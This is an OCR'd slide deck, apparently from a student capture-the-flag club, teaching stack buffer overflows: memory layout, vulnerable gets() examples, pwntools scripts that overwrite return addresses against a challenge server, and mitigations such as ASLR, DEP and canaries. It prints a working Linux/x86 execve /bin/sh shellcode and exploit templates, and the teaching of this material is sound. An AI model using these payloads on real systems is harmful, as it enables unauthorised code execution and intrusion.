
BINARY EXPLOITATION

PWN The Planet

MEETING FLAG

MEMORY



Bottom of memory
(0x00000000)

Memory Region

.text
(instructions)

.data
(initialized
data)


.bss
(uninitialized
data)

heap

stack

Top of memory
(0xFFFFFFFF)

MEMORY



Bottom of memory
(0x00000000)

Memory Region

.text
(instructions)

.data
(initialized data)

.bss
(uninitialized data)

heap

stack

Top of memory
(0xFFFFFFFF)

.**text**: Program instructions

.**data**: Global variables

.**bss**: Global variables with no initial value

.**heap**: Dynamically allocated memory (Think “new” in C++/ Java)

.**stack**: Call stack, local vars


SMASHING THE STACK

C -> ASSEMBLY

```c
int add_2_to_num (int a) {
    return a + 2;
}
```

```asm
add_2_to_num:
    push ebp
    mov ebp, esp
    mov eax, [ebp + 8]
    add eax, 2
    pop ebp
    ret
```

THE STACK



Local Variables


Saved RBP

Return Address

Arguments

THE STACK

```
method_1(a, b, c);
```



Local Variables

Saved Frame Pointer

Return Address


a

b

c

C AND DEBUGGER(GDB) DEMO

REGISTERS



16 bits

8 bits 8 bits

General-purpose Registers

EAX AX AH AL

EBX BX BH BL

ECX CX CH CL

EDX DX DH DL

ESI

EDI

ESP
(stack pointer)

EBP
(base pointer)


32 bits

Source: University of Virginia

BUFFER OVERFLOW

```
int vulnerable() {
    puts(“Say Something!\n”);
    char stack_var_1[4];
    char stack_var_2[4];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}
```

```
> ./vulnerable
Say Something!
AAAABBB
BBB
```



stack_var_2[4]

stack_var_1[4]

Saved Frame Pointer

Return Address

...


...

...

BUFFER OVERFLOW

```
int vulnerable() {
    puts(“Say Something!\n”);
    char stack_var_1[4];
    char stack_var_2[4];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}
```

```
> ./vulnerable
Say Something!
AAAABBB
BBB
```



AAAA

BBB

Saved Frame Pointer

Return Address

. . .

. . .

. . .

BUFFER OVERFLOW DEMO

PWNTOOLS

```python
from pwn import *

# Connect to Stack 0 server with netcat
conn = remote(‘chal.sigpwny.com’, 1351)

# Read first line
print(conn.recvline())

# Write exploit
conn.sendline(‘A’ * 8)

# Interactive (let user take over)
conn.interactive()
```

```
> python3 -m pip install pwntools
```


PWNTOOLS DEMO

WHY WOULD YOU WANT TO OVERWRITE THE RETURN ADDRESS?

REDIRECT CODE FLOW

```
int vulnerable() {
    puts(“Say Something!\n”);
    char stack_var_1[4];
    gets(stack_var_1);
    return 0;
}

int win (); // 0x08044232
```

```
> ./vulnerable
Say Something!
AAAABBBB\x32\x42\x04\x08
```



stack_var_1[4]

Saved Frame Pointer

Return Address

...

...


...

...

REDIRECT CODE FLOW

```
int vulnerable() {
    puts(“Say Something!\n”);
    char stack_var_1[4];
    gets(stack_var_1);
    return 0;
}

int win (); // 0x08044232
```

```
> ./vulnerable
Say Something!
AAAABBBB\x32\x42\x04\x08
```



AAAA

BBBB

Return Addr =
0x08044232

. . .

. . .

. . .

. . .

PWNTOOLS

```
from pwn import *
conn = remote(...)

# Address of win function
WIN_ADDR = 0x0804aabb

# Overflow stack
exploit = b’A’ * 8

# Push win address after overflow
# p32(number) is a pwntools function that converts the
# number WIN_ADDR to a proper address
exploit += p32(WIN_ADDR)

# Send exploit
conn.sendline(exploit)
conn.interactive()
```


WHAT IF THERE IS NO WIN METHOD?

WRITE YOUR OWN

SHELLCODE

```c
int vulnerable() {
    puts(“Say Something!\n”);
    char stack_var_1[4];
    gets(stack_var_1);
    return 0;
}
```

```
> ./vulnerable
Say Something!
AAAABBBB
{addr on stack}
{shellcode}
```



Addr on stack

stack_var_1

Saved Frame Pointer

Return Address = **Address of Shellcode**

Shellcode

More Shellcode

Even More Shellcode

. . .

SHELLCODE


Shellcode is just a fancy word for bytes you get by compiling a program.

You write “shellcode” anytime you write a program and compile it.

You can write your own, or use a database:
http://shell-storm.org/shellcode/files/shellcode-827.php

(Term to Google: “shellcode x86 linux”)

SHELLCODE



```
    *****************************************************
    *    Linux/x86 execve /bin/sh shellcode 23 bytes    *
    *****************************************************
    *             Author: Hamza Megahed                 *
    *****************************************************
    *             Twitter: @Hamza_Mega                  *
    *****************************************************
    *     blog: hamza-mega[dot]blogspot[dot]com         *
    *****************************************************
    *   E-mail: hamza[dot]megahed[at]gmail[dot]com      *
    *****************************************************

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

********************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

PWNTOOLS


```
from pwn import *
conn = remote(...)

# Python3 bytestrings require a b in front of them, don’t
forget it!
shellcode = b”\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f
\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80”

# Send shellcode to program
conn.sendline(shellcode)

conn.interactive()
```

WHAT IF THE STACK IS “NON-EXECUTABLE”?

EXPLOIT MITIGATIONS

Address Space Layout Randomization (ASLR)

- Bottom of memory for program is randomized
- Instruction and data addresses are no longer deterministic
- Prevents you from being able to know where anything is from an arbitrary write bug (eg. buffer overflow)
- Requires some sort of **LEAK** to figure out how the bottom of memory has been randomized (referred to as the **ASLR SLIDE**)
- Without ASLR, on Linux machines, the bottom of memory is almost always 0x400000



Bottom of memory (0x00000000)

Memory Region
.text (instructions)
.data (initialized data)
.bss (uninitialized data)
heap stack

Top of memory (0xFFFFFFFF)

EXPLOIT MITIGATIONS

Data Execution Prevention (DEP)


- Each region of memory is assigned flags
  - R READ
  - W WRITE
  - X EXECUTE
- Attempting to do any operation not allowed by flags will result in immediate crash
- Prevents buffer overflowing your own instructions onto stack and executing them
- Prevents overwriting existing instructions of program

Memory Region	FLAGS
.text (instructions)	RX
.data (initialized data)	RW
.bss (uninitialized data)	RW
heap ↓ ↑ stack	RW

EXPLOIT MITIGATIONS

Stack Canary

- Randomized value placed between frame pointer and return address on stack
- Overwriting a vulnerable buffer in a local variable requires also overwriting the CANARY before you can change the RETURN ADDRESS
- Randomized value is checked before the function returns to make sure it hasn’t been changed
- Program immediately crashes if value has been changed



Local Variables

Saved Frame Pointer

STACK CANARY

RETURN ADDRESS

. . .

. . .

. . .